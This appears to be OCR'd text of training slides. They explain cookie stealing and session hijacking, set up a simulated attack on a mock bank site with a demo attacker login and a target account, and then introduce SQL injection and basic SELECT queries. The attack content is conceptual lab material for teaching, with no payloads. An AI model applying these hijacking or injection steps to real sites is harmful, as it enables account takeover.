


“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

Your cookie is being sent without you knowing.

Cookie Stealing and Session Hijack

What is a Session Hijacking?




“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

Malicious user now uses your cookie to impersonate.

“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

Cookie Stealing and Session Hijack

What is a Session Hijacking?




“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

Malicious user requests a page
That should only be available to you.

“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

Cookie Stealing and Session Hijack

What is a Session Hijacking?



“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”


Server doesn’t know that it is talking to a different person and sends response as if it’s talking to you.

“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”


Cookie Stealing and Session Hijack

What is a Session Hijacking?

You



Malicious user successfully hijacks your account!



Server


“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

Malicious User

“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

We will simulate this attack!

Target Website: Best bank of The Philippines


Best Bank of The Philippines
Updates:
Lamborghini Aventador SVJ loan.
Best Bank of The Philippines
Lamborghini Aventador SVJ
Now open for loaning! Apply Now!
For inquiries, call 6xx-lambo.
Login
Username:
Password:
Login

Cookie Stealing

- Login credential for malicious account:
  - Username: Elite_Hacker
  - Password: password

- Goal: Hack Melchor Mayaman’s account.

SQL Injection

SQL Injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application’s database server. Since an SQL Injection vulnerability could possibly affect any website or web application that makes use of an SQL-based database.

- https://www.acunetix.com/websitesecurity/sql-injection/

But what is SQL?


SQL stands for Structured Query Language and SQL lets you access and manipulate databases.

In this activity, MySQL will be used.

Tables, Rows, and Columns

What is a Table? Collection of data.

This is a table and it has “Employees” table name.




Employees Table

IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

Tables, Rows, and Columns

What is a row? A collection of data that is specific to one row.

(1876, CHIN, JACK, TA1, 42400, 212/588-5634) is a row.




Employees Table

IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

Tables, Rows, and Columns

What is a column? A collection of data that is in the same column.

(CHIN, GREENWALD, PENNINGTON, PARKER, WOOB) are data in column Lname.




Employees Table

IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

SQL SELECT Command

-To retrieve all rows in the table, we do the command "SELECT * FROM Employees"
- The "*" means all columns.


Employees Table


IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

SQL SELECT Command

- To retrieve all data in one column, we do the command “SELECT <column_name> FROM Employees”

Example:

```
SELECT Lname FROM Employees
```



Employees Table


IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

SQL SELECT Command

- To retrieve all data in one column, we do the command “SELECT <column_name> FROM Employees”

Example:

SELECT Fname FROM Employees



Employees Table


IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

SQL SELECT Command

- To retrieve all data in more than one column, we do the command “SELECT <cl_name_1>,<cl_name_2>,... FROM Employees”

Example:

SELECT Lname, Fname FROM Employees



Employees Table


IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

SQL SELECT Command

- To retrieve all data in more than one column, we do the command “SELECT <cl_name_1>,<cl_name_2>,... FROM Employees”

Example:

```
 SELECT Lname, Fname, JobCode
FROM Employees
```



Employees Table


IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

SQL SELECT Command

- To retrieve data that is specific in value do the command “SELECT <column_name> FROM Employees WHERE <column_name> = “<value>”

Example:

SELECT Fname FROM Employees WHERE Fname = “Jack”



Employees Table

